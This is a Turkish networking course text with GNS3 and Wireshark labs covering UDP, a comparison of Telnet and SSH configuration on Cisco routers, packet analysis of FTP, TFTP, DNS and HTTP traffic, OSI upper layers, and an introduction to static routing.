0030 01 00 b2 b9 00 00 65 00 00 00 00 00 .....e. ....

```


UDP iletişiminde ise onaylama mekanizması yoktur. Hedefe UDP paketi gönderilir. Cevap UDP olarak döner ya da port kapalıysa ICMP HOST UNREACHABLE mesajı alınır. Voice gibi hızlı iletişim gerektiren uygulamalarda UDP kullanılır. Telnet, SSH, FTP gibi uygulama katmanı protokolleri TCP kullanırken, DHCP SNMP gibi protokoller UDP kullanır. UDP header aşağıda gösterilmiştir;

<https://www.ietf.org/rfc/rfc768.txt>

0	16	31
Source Port		Destination Port
UDP Length		UDP Checksum
Data		

UYGULAMA 12 TELNET SSH YAPILANDIRMA VE PAKET ANALİZİ

Telnet uzaktaki cihaza terminal bağlantısı yaparak üzerinde komut çalıştırmaya yarayan bir protokoldür. Telnet bağlantıları şifreli gitmediği için olası bir ağ dinlemesinde akan veri elde edilebilir. **SSH** ise Telnetle aynı işlevi görmesiyle birlikte şifreli iletişim sağlamaktadır. **Telnet TCP 23** portunu kullanırken **SSH TCP 22** portunu kullanır. Aşağıdaki uygulama GNS üzerinde gerçekleştirilmiştir. 2 router birbirine bağlanarak Telnet ve SSH yapılandırılması yapılmıştır. Bağlantı anında ise wireshark ile paket analizi yapılmıştır. GNS3 ile aşağıda gösterilen ağı kurunuz ve gerekli IP adreslerini veriniz.



```
R1#enable
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface se1/0
R1(config-if)#ip addr 3.3.3.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug  9 17:10:03.415: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R1(config-if)#
*Aug  9 17:10:04.423: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#
*Aug  9 17:10:29.323: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#
*Aug  9 17:11:29.315: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
```

```

R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface se 1/0
R2(config-if)#ip addr 3.3.3.2 255.255.255.252
R2(config-if)#no sh
R2(config-if)#
*Aug  9 17:11:18.451: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R2(config-if)#
*Aug  9 17:11:19.451: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#do sh ip int brief
Interface                IP-Address      OK? Method Status        Protocol
FastEthernet0/0          unassigned      YES unset  administratively down down
Serial1/0                 3.3.3.2         YES manual  up            up
Serial1/1                 unassigned      YES unset  administratively down down
Serial1/2                 unassigned      YES unset  administratively down down
Serial1/3                 unassigned      YES unset  administratively down down
Serial2/0                 unassigned      YES unset  administratively down down
Serial2/1                 unassigned      YES unset  administratively down down
Serial2/2                 unassigned      YES unset  administratively down down
Serial2/3                 unassigned      YES unset  administratively down down
Serial2/4                 unassigned      YES unset  administratively down down
Serial2/5                 unassigned      YES unset  administratively down down
Serial2/6                 unassigned      YES unset  administratively down down
Serial2/7                 unassigned      YES unset  administratively down down
R2(config-if)#

```

IP yapılandırılması yapıldıktan sonra router 1 de TELNET konfigürasyonu aşağıdaki gibi yapılmıştır;


```

R1(config-if)#line vty 0 4
R1(config-line)#
R1(config-line)#password hacker
R1(config-line)#login local
R1(config-line)#transport input telnet ssh
R1(config-line)#

```

R1(config)#username hacker privilege 15 secret passwd

Router 2 den telnet bağlantısı yapmadan Wireshark programını GNS içinde başlatınız.



Telnet bağlantısını kurarak trafiği analiz ediniz.


```

R2
Trying 3.3.3.1 ... Open

User Access Verification
Username: hacker
Password: passwd
R1#show tcp brief
TCB          Local Address          Foreign Address          (state)
65606C4C     3.3.3.1.23             3.3.3.2.52046           ESTAB
R1#sh ip int brief
Interface      IP-Address      OK? Method Status      Proto
FastEthernet0/0 unassigned     YES unset   administratively down down
Serial1/0      3.3.3.1        YES manual  up          up
Serial1/1      unassigned     YES unset   administratively down down
Serial1/2      unassigned     YES unset   administratively down down
Serial1/3      unassigned     YES unset   administratively down down

```

telnet						
No.	Time	Source	Destination	Protocol	Length	Info
5	11.432463	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
6	11.442482	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
7	11.515760	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
8	11.525934	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
9	11.660882	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
10	11.670909	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
12	11.950181	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
13	11.960299	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
14	12.169355	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
15	12.179523	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
16	12.221905	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
17	12.231940	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
18	12.335565	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
19	12.345746	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...
21	12.587318	3.3.3.2	3.3.3.1	TELNET	45	Telnet Data ...
22	12.598149	3.3.3.1	3.3.3.2	TELNET	45	Telnet Data ...

ssh iipp iinntt bbrriieeff

Interface	IP-Address	OK?	Method	Status	Protocol
FastEthernet0/0	unassigned	YES	unset	administratively down	down
Serial1/0	3.3.3.1	YES	manual	up	up
Serial1/1	unassigned	YES	unset	administratively down	down
Serial1/2	unassigned	YES	unset	administratively down	down
Serial1/3	unassigned	YES	unset	administratively down	down
Serial2/0	unassigned	YES	unset	administratively down	down
Serial2/1	unassigned	YES	unset	administratively down	down
Serial2/2	unassigned	YES	unset	administratively down	down
Serial2/3	unassigned	YES	unset	administratively down	down
Serial2/4	unassigned	YES	unset	administratively down	down
Serial2/5	unassigned	YES	unset	administratively down	down
Serial2/6	unassigned	YES	unset	administratively down	down
Serial2/7	unassigned	YES	unset	administratively down	down

R1#

İkinci adımda SSH aşağıdaki gibi knfiüre edilmiştir.

```

hackzone(config)#ip domain name wwwhackz0n3
hackzone(config)#hostname router1
router1(config)#crypto key generate rsa
The name for the keys will be: router1.wwwhackz0n3
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
    a few minutes.

```

```

How many bits in the modulus [512]: 2048
% Generating 2048 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 10 seconds)

```

```

router1(config)#
*Aug  9 17:53:01.419: %SSH-5-ENABLED: SSH 1.99 has been enabled
router1(config)#ip ssh ver 2
router1(config)#.
router1(config)#ip ssh authentication-retries 4
router1(config)#
router1(config)#
router1(config)#
router1(config)#ip ssh time-out 5
router1(config)#line vty 0 4
router1(config-line)#transport input ssh
router1(config-line)#login local
router1(config-line)#exit
router1(config)#

```

SSH bağlantısı yapılarak trafik analizi aşağıdaki gibi yapılmıştır.

```

R2#ssh -l hacker 3.3.3.1
Password:

```

Bağlantı kurularak trafik incelendiğinde ağ trafiğinin şifreli olduğu görülmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
213	690.317278	3.3.3.1	3.3.3.2	SSHv2	63	Server: Protocol (SSH-2.0-Cisco-1.25)
214	690.327305	3.3.3.2	3.3.3.1	SSHv2	64	Client: Protocol (SSH-1.99-Cisco-1.25)
216	690.337333	3.3.3.1	3.3.3.2	SSHv2	388	Server: Key Exchange Init
221	690.357385	3.3.3.2	3.3.3.1	SSHv2	68	Client: Key Exchange Init
222	690.357385	3.3.3.2	3.3.3.1	SSHv2	68	Client: Diffie-Hellman Group Exchange Request
223	690.367386	3.3.3.1	3.3.3.2	SSHv2	324	Server: Diffie-Hellman Group Exchange Group
228	690.437598	3.3.3.2	3.3.3.1	SSHv2	60	Client: Diffie-Hellman Group Exchange Init
231	690.648132	3.3.3.1	3.3.3.2	SSHv2	316	Server: Diffie-Hellman Group Exchange Reply
232	690.658159	3.3.3.1	3.3.3.2	SSHv2	60	Server: New Keys
234	690.728372	3.3.3.2	3.3.3.1	SSHv2	60	Client: New Keys
235	690.728372	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
236	690.738398	3.3.3.1	3.3.3.2	SSHv2	96	Server: Encrypted packet (len=52)
237	690.748429	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
238	690.748429	3.3.3.2	3.3.3.1	SSHv2	48	Client: Encrypted packet (len=4)
239	690.758449	3.3.3.1	3.3.3.2	SSHv2	128	Server: Encrypted packet (len=84)
240	690.768478	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
241	690.768478	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
242	690.778479	3.3.3.1	3.3.3.2	SSHv2	112	Server: Encrypted packet (len=68)
244	693.183653	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
245	693.193683	3.3.3.1	3.3.3.2	SSHv2	80	Server: Encrypted packet (len=36)
246	693.203706	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
247	693.203706	3.3.3.2	3.3.3.1	SSHv2	48	Client: Encrypted packet (len=4)
248	693.213733	3.3.3.1	3.3.3.2	SSHv2	96	Server: Encrypted packet (len=52)
249	693.223733	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
250	693.223733	3.3.3.2	3.3.3.1	SSHv2	64	Client: Encrypted packet (len=20)
251	693.233787	3.3.3.1	3.3.3.2	SSHv2	80	Server: Encrypted packet (len=36)

```

SSH-2.0-Cisco-1.25
SSH-1.99-Cisco-1.25
...T...q.j....KJ.3.t.B...Ydiffie-hellman-group-exchange-sha1,dif...T....
44.....+...Ydiffie-hellman-group-exchange-sha1,diffie-hellman-group14-
sha1,diffie-hellman-group1-sha1....ssh-rsa...)aes128-cbc,3des-cbc,aes192-
cbc,aes256-cbc...)aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc...+hmac-sha1,hmac-
sha1-96,hmac-md5,hmac-md5-96...+hmac-sha1,hmac-sha1-96,hmac-md5,hmac-
md5-96....none....none.....fie-hellman-group14-sha1,diffie-
hellman-group1-sha1....ssh-rsa...)aes128-cbc,3des-cbc,aes192-cbc,aes256-
cbc...)aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc...+hmac-sha1,hmac-
sha1-96,hmac-md5,hmac-md5-96...+hmac-sha1,hmac-sha1-96,hmac-md5,hmac-
md5-96....none....none.....".....
.....!h.4..b....).N..g.t....;.."QJ.y.4.....:C.0+
m._.70.5mmQ.E...vb^~..LB..7.k..\.....8k.Z.....$.|K..I(fQ..
[=..|.c....H6.U..i.?..$.e]#.....b.V..R...)p..mg.5NJ....t1...!|2.^F.
6.;..w,.....'.....].oLR..+...X..
9.I|..j...&.....r.Z...h.....{.\I.Qn.:!.Lh1l;...
+.Z.G^...#.p....I.l>.w.T..
..,..A...4~.i.....
...d..._.....3..P6..p<0
4[...H.>.....`...{..z.X.....X.S~....&]B.....I..k.;;v,j....J.
9h...)~.x...^...A.u._VNJ...#W6.....<...)L.B.....4l.R9....p.ziB....q.
8o....R.t%1K.....<.!.....ssh-rsa....._
8U)Gm.b.g..f".g.....D.....n.....o....).U.....?..B.
\2P..p..t..-.....*N.....^98Pkh...Cvz.\C.6...0..g%...01V..2..t0..z.
(3.....z.iV....."X..h....;<.(9Y...A}N.E.!...?.8...?@....&OJp....T
m.N...;..Q.....z?.H..~V.G..r.t..=...0s
...t62U.UW..._Z.....QcMl....S.c.&..c....>..Z.RX.`.N.BS.K..
7...X.....#...!,j.....e...$.qFP.....P.....B....H'...-?..
8i...q..wQ:.t/S9....l.$.....w7....7..9..Cf.....G.3u$.

```

Katman 5 oturum katmanıdır. Session katmanı yani Oturum katmanı, cihazlar arasındaki bağlantıları kontrol eder. Yereldeki ve uzaktaki bağlantıları kurabilir, yönetebilir ve sonlandırabilir. Oturum katmanı mesajlaşma kurallarından(full-duplex, half-duplex, simplex), uygulamalar arasındaki mesajlaşma kontrolünden, farklı birimlere gidecek verilerin gruplanmasından, mesajlaşmaya kalınan noktadan devam edilmesinden ya da yeniden alınmasından sorumludur. Oturum katmanı çoğunlukla uzak yordam çağrısını kullanan uygulama ortamlarında kullanılır. Ağda iki uygulamanın haberleşmesini sağlar. Uygulamalar arasındaki bağlantıları kurar, yönetir ve sonlandırır.Örneğin bir int.explorer programı ile Web server uygulamasının oturum kurmalarını birbirleri ile ön konuşmalar yapmalarını sağlar.İki uygulama birbirini fark edecek ve aralarında bir diyalog başlatacaktır.

Bu katman yardımı ile farklı bilgisayarlardaki kullanıcılar arasında oturumlar kurulması sağlanır. Bu işlem oturumların kurulmasını, yönetilmesini ve bitirilmesini içerir

Örneğin A bilgisayarı B üzerideki **yazıcıya** yazdırırken, C bilgisayarı B üzerindeki **diske** erişiyorsa, B hem A ile olan, hem de C ile olan iletişimini aynı anda sürdürmek zorundadır.

Bu katmanda çalışan **NetBIOS** ve **Sockets** gibi **protokoller** farklı bilgisayarlarla aynı anda olan bağlantıları yönetme imkânı sağlarlar.

Oturum katmanı iletişim kuralları[değiştir | kaynağı değiştir]

- Named Pipes
- NetBIOS
- SIP
- SAP
- SDP
- LPD

Kaynak: https://tr.wikipedia.org/wiki/Oturum_katman%C4%B1

Katman 6'da ise sunum (presentation) katmanı yer almaktadır. ASCII kodlar, jpeg formatı gibi formatlar burada kullanılır, ayrıca encoding decoding işlemleri, sıkıştırma gibi işlemler burada yapılır.

Katman 7 APPLICATION yani uygulama katmanıdır. DNS, HTTP, HTTPS, FTP, SSH, SNMP, SMTP gibi uygulama protokolleri bu katmanda çalışırlar. Uygulama katmanı son kullanıcıya en yakın olan OSI katmanıdır. Yani hem OSI uygulama katmanı hem de kullanıcı doğrudan yazılımla,uygulamayla etkileşimde bulunur. Bu katman iletişim bileşenini yürüten uygulamayla etkileşime girer. Bazı uygulamalar OSI modelin kapsamı dışına çıkabilir. Uygulama katmanı sayesinde iletişim kuran kişiler tanımlanır, kaynak kullanılabilirliğine karar verilir ve senkronize iletişim gerçekleştirilir. İletişim kuran kişiler tanımlanırken kişilerin bir uygulama üzerinden veri göndermek için gereken kimliğine ve kullanılabilirliğin yeterli olup olmadığına karar verir. Kaynak kullanılabilirliğine karar verirken, uygulama katmanı ağın yeterli olup olmadığına ya da istenilen bağlantının var olup olmadığına karar vermelidir. İletişim senkronize edilirken uygulamalar arasındaki tüm iletişim, uygulama katmanı tarafından sağlanan iş birliğine ihtiyaç duyar. Bu katman uygulama ve son kullanıcı işlemlerini destekler. İletişimde bulunan kişiler ve servis kalitesi tanımlıdır, kullanıcı yetkilendirme ve gizlilik dikkate alınır ve de verinin sözdizimi ile ilgili kısıtlamalar da yine tanımlıdır. Bu katmandaki her şey uygulamaya özgüdür.

SMTP/IMAP4 HTTP	TELNET FTP	RIP OSPF TFTP SNMP	TFTP DHCP BOOTP	TAŞIMA
TCP		UDP		
IP		ICMP		AĞ
ARP ISO 802.2 LLC ISO 802.3 MAC	RARP	Frame Relay X.25 ISDN PPP		VERİ BAĞLANTI
ISO 802.3 z Gigabit Ethernet	ISO 802.2 Ethernet	SDH-HCC 2M TSn		FİZİKSEL

UYGULAMA 13 PROTKOL PAKET ANALİZLERİ

Wireshark'ı açarak trafik oluşturunuz. Daha önceden SSH ve Telnet için yapılan analizleri FTP TFTP, HTTP, SMB ve DNS protokolleri için yapınız.

FTP Paket Analizi:

The image displays a Wireshark packet capture of FTP traffic. The top pane shows a list of packets, and the bottom pane shows the details of packet 59, which is an FTP 'Goodbye' message.

No.	Time	Source	Destination	Protocol	Length	Info
21	38.846865306	192.168.217.138	192.168.217.135	FTP	74	Response: 220 (vsFTPD 3.0.3)
26	44.291920727	192.168.217.135	192.168.217.138	FTP	70	Request: USER ftpdebian
28	44.292031564	192.168.217.138	192.168.217.135	FTP	88	Response: 331 Please specify the password.
31	47.621395820	192.168.217.135	192.168.217.138	FTP	67	Request: PASS passwd
33	50.488332149	192.168.217.138	192.168.217.135	FTP	76	Response: 530 Login incorrect.
36	58.471889618	192.168.217.135	192.168.217.138	FTP	60	Request: QUIT
38	58.471993949	192.168.217.138	192.168.217.135	FTP	68	Response: 221 Goodbye.
46	59.778959829	192.168.217.138	192.168.217.135	FTP	74	Response: 220 (vsFTPD 3.0.3)
48	63.411852193	192.168.217.135	192.168.217.138	FTP	70	Request: USER ftpdebian
50	63.411945814	192.168.217.138	192.168.217.135	FTP	88	Response: 331 Please specify the password.
52	66.635918623	192.168.217.135	192.168.217.138	FTP	67	Request: PASS passwd
55	69.435053582	192.168.217.138	192.168.217.135	FTP	76	Response: 530 Login incorrect.
57	71.607817868	192.168.217.135	192.168.217.138	FTP	60	Request: QUIT
59	71.607918982	192.168.217.138	192.168.217.135	FTP	68	Response: 221 Goodbye.

Wireshark · Packet 59 · wireshark_eth1_20170810045023_Jk2F9z

▼ Transmission Control Protocol, Src Port: 21, Dst Port: 49160, Seq: 77, Ack: 36, Len: 14

- Source Port: 21
- Destination Port: 49160
- [Stream index: 1]
- [TCP Segment Len: 14]
- Sequence number: 77 (relative sequence number)
- [Next sequence number: 91 (relative sequence number)]
- Acknowledgment number: 36 (relative ack number)
- Header Length: 20 bytes
- Flags: 0x018 (PSH, ACK)
- Window size value: 229
- [Calculated window size: 29312]
- [Window size scaling factor: 128]
- Checksum: 0x348c [unverified]
- [Checksum Status: Unverified]
- Urgent pointer: 0
- [SEQ/ACK analysis]

▼ File Transfer Protocol (FTP)

```
0000  00 0c 29 3f 7f 1d 00 0c 29 6c e7 18 08 00 45 00  ..?)... )l...E.
0010  00 36 56 5e 40 00 40 06 b0 00 c0 a8 d9 8a c0 a8  .6V^@.@. ....
0020  d9 87 00 15 c0 08 0d 51 f0 8c 22 9e 59 b4 50 18  ....Q ..".Y.P.
0030  00 e5 34 8c 00 00 32 32 31 20 47 6f 6f 64 62 79  ..4...22 1 Goodby
0040  65 2e 0d 0a                                     e...
```

TFTP Paket Analizi:

tftp						
Title:	Time	Source		Destination	Type:	Time (format as specified) Fields:
No.	Time	Source	Destination	Protocol	Length	Info
135	512.130078613	192.168.217.135	192.168.217.138	TFTP	60	Read Request, File: x.txt, Transfer type: octet
136	512.132412497	192.168.217.138	192.168.217.135	TFTP	52	Data Packet, Block: 1 (last)
137	512.133058233	192.168.217.135	192.168.217.138	TFTP	60	Acknowledgement, Block: 1

Wireshark · Packet 135 · wireshark_eth1_20170810045023_Jk2F9z						
▶ Frame 135: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 ▶ Ethernet II, Src: Vmware_3f:7f:1d (00:0c:29:3f:7f:1d), Dst: Vmware_6c:e7:18 (00:0c:29:6c:e7:18) ▶ Internet Protocol Version 4, Src: 192.168.217.135, Dst: 192.168.217.138 ▼ User Datagram Protocol, Src Port: 65214, Dst Port: 69						
Source Port: 65214 Destination Port: 69 Length: 22 Checksum: 0x13e9 [unverified] [Checksum Status: Unverified] [Stream index: 17]						
▼ Trivial File Transfer Protocol Opcode: Read Request (1) Source File: x.txt Type: octet						

0000	00 0c 29 6c e7 18 00 0c	29 3f 7f 1d 08 00 45 00	..)1....)?....E.
0010	00 2a 00 cc 00 00 80 11	05 94 c0 a8 d9 87 c0 a8	*.....
0020	d9 8a fe be 00 45 00 16	13 e9 00 01 78 2e 74 78	E..x.tx
0030	74 00 6f 63 74 65 74 00	00 00 00 00	t.octet.

DNS Trafik Analizi:

613	893.305313289	192.168.217.135	192.168.217.1	DNS	76	Standard query	0x31bc	A	wpad.localdomain
615	894.320467376	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x5914	A	api.bing.com
617	898.321152718	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x5914	A	api.bing.com
618	901.310588920	192.168.217.138	192.168.217.1	DNS	70	Standard query	0x3c1e	A	olmayan.xy
619	901.310673370	192.168.217.138	192.168.217.1	DNS	70	Standard query	0xd247	AAAA	olmayan.xy
625	904.620725156	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x9cae	A	api.bing.com
626	905.635226173	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x9cae	A	api.bing.com
628	906.319892877	192.168.217.138	192.168.217.1	DNS	70	Standard query	0x3c1e	A	olmayan.xy
629	906.320196806	192.168.217.138	192.168.217.1	DNS	70	Standard query	0xd247	AAAA	olmayan.xy
632	906.649854092	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x9cae	A	api.bing.com
633	908.666318467	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x9cae	A	api.bing.com
634	911.326609463	192.168.217.138	192.168.217.1	DNS	82	Standard query	0x4696	A	olmayan.xy.localdomain
635	911.326882731	192.168.217.138	192.168.217.1	DNS	82	Standard query	0x0212	AAAA	olmayan.xy.localdomain
636	912.673147710	192.168.217.135	192.168.217.1	DNS	72	Standard query	0x9cae	A	api.bing.com
637	916.333479998	192.168.217.138	192.168.217.1	DNS	82	Standard query	0x4696	A	olmayan.xy.localdomain
638	916.333746694	192.168.217.138	192.168.217.1	DNS	82	Standard query	0x0212	AAAA	olmayan.xy.localdomain

HTTP Trafik Analizi:

Wireshark - Packet 406 - wireshark_eth1_20170810045023_Jk2F9z

No.	Time	Source	Destination	Protocol	Length	Info
404	758.625007876	192.168.217.135	192.168.217.138	HTTP	304	GET / HTTP/1.1
406	758.626424765	192.168.217.138	192.168.217.135	HTTP	3434	HTTP/1.1 200 OK (text/html)
408	758.629614374	192.168.217.135	192.168.217.138	HTTP	372	GET /icons/openlogo-75.png HTTP/1.1
409	758.631837806	192.168.217.138	192.168.217.135	HTTP	6094	HTTP/1.1 200 OK (PNG)
411	758.684624977	192.168.217.135	192.168.217.138	HTTP	257	GET /favicon.ico HTTP/1.1
412	758.684775397	192.168.217.138	192.168.217.135	HTTP	560	HTTP/1.1 404 Not Found (text/html)

Frame 406: 3434 bytes on wire (27472 bits), 3434 bytes captured (27472 bits) on interface 0
Ethernet II, Src: Vmware_6c:e7:18 (00:0c:29:6c:e7:18), Dst: Vmware_3f:7f:1d (00:0c:29:3f:7f:1d)
Internet Protocol Version 4, Src: 192.168.217.138, Dst: 192.168.217.135
Transmission Control Protocol, Src Port: 80, Dst Port: 49161, Seq: 1, Ack: 251, Len: 3380
Source Port: 80
Destination Port: 49161
[Stream index: 2]
[TCP Segment Len: 3380]
Sequence number: 1 (relative sequence number)
[Next sequence number: 3381 (relative sequence number)]
Acknowledgment number: 251 (relative ack number)
Header Length: 20 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0x41b2 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

0000 00 0c 29 3f 7f 1d 00 0c 29 6c e7 18 08 00 45 00 ..)?...)l...E.
0010 0d 5c aa f5 40 00 40 06 4e 43 c0 a8 d9 8a c0 a8 \..@.@. NC.....
0020 d9 87 00 50 c0 09 be 8f fa 64 1c d8 67 66 50 18 ...P.... .d..gfp.
0030 00 ed 41 b2 00 00 48 54 54 50 2f 31 2e 31 20 32 ..A...HT TP/1.1 2
0040 30 30 20 4f 4b 0d 0a 44 61 74 65 3a 20 54 68 75 00 OK..D ate: Thu
0050 2c 20 31 30 20 41 75 67 20 32 30 31 37 20 30 39 , 10 Aug 2017 09
0060 3a 30 33 3a 30 34 20 47 4d 54 0d 0a 53 65 72 76 :03:04 G MT..Serv
0070 65 72 3a 20 41 70 61 63 68 65 2f 32 2e 34 2e 32 er: Apac he/2.4.2
0080 37 20 28 44 65 62 69 61 6e 29 0d 0a 4c 61 73 74 7 (Debia n)..Last
0090 2d 4d 6f 64 69 66 69 65 64 3a 20 53 75 6e 2c 20 -Modifie d: Sun,
00a0 31 36 20 41 70 72 20 32 30 31 37 20 30 31 3a 35 16 Apr 2 017 01:5
00b0 31 3a 34 36 20 47 4d 54 0d 0a 45 54 61 67 3a 20 1:46 GMT ..ETag:
00c0 22 32 39 63 64 2d 35 34 64 33 65 65 61 63 61 37 "29cd-54 d3eeaca7
00d0 30 38 30 2d 67 7a 69 70 22 0d 0a 41 63 63 65 70 080-gzip ".Accep
00e0 74 2d 52 61 6e 67 65 73 3a 20 62 79 74 65 73 0d t-Ranges : bytes.
00f0 0a 56 61 72 79 3a 20 41 63 63 65 70 74 2d 45 6e .Vary: A ccept-En
0100 63 6f 64 69 6e 67 0d 0a 43 6f 6e 74 65 6e 74 2d coding.. Content-
0110 45 6e 63 6f 64 69 6e 67 3a 20 67 74 69 70 0d 0a Encoding : gzip..
0120 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 Content- Length:
0130 33 30 34 31 0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3041..Ke ep-Alive
0140 3a 20 74 69 6d 65 6f 75 74 3d 35 2c 20 6d 61 78 : timeou t=5, max

Frame (3434 bytes) Uncompressed entity body (10701 bytes)

No.: 406 · Time: 758.626424765 · Source: 192.168.217.138 · Destination: 192.168.217.135 · Protocol: HTTP · Length: 3434 · Info: HTTP/1.1 200 OK (text/html)

Help Close

SMB Ve SMTP protokolleri aynı şekilde sınıfta incelenecektir.

BÖLÜM 2 ROUTING

İlk bölümde uçtan uca haberleşme ve internetin temel alt yapısı anlatıldıktan sonra 2. Bölümde çeşitli ROUTING yöntemlerine değinilerek uygulamalar yapılacaktır. Statik routing yönteminde hedef ağlar için next hop ya da exit interface router üzerinde teker teker yazılır.


STATIC ROUTE

Statik routing konusunun daha iyi anlaşılması açısından aşağıdaki uygulama yapılmıştır. GNS üzerinde aşağıda gösterilen network diagramını kurunuz.

<http://www.computernetworkingnotes.com/ccna-study-guide/static-routing-configuration-guide-with-examples.html>

UYGULAMA 14

GNS3 STATIC ROUTING IMPLEMENTATION



Uygun IP adreslerini atadıktan sonra aşağıdaki konfigürasyon adımlarını izleyerek uçtan uca erişimi sağlayınız.

```

R2#enable
R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface se 1/0
R2(config-if)#ip addr 1.1.1.1 255.255.255.252
R2(config-if)#no sh
R2(config-if)#ip
*Aug 8 09:59:18.195: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R2(config-if)#
*Aug 8 09:59:19.203: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#ip route 2.2.2.0 255.255.255.252
*Aug 8 09:59:47.315: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#ip route 2.2.2.0 255.255.255.252 1.1.1.2
R2(config)#ip route 3.3.3.0 255.255.255.252 1.1.1.2
R2(config)#ip route 4.4.4.0 255.255.255.252 1.1.1.2

```

```

R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface se1/0
R1(config-if)#ip addr 1.1.1.2 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug 8 10:02:13.907: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R1(config-if)#
*Aug 8 10:02:14.911: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#interface se 1/1
R1(config-if)#ip addr 2.2.2.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#exit
R1(config)#
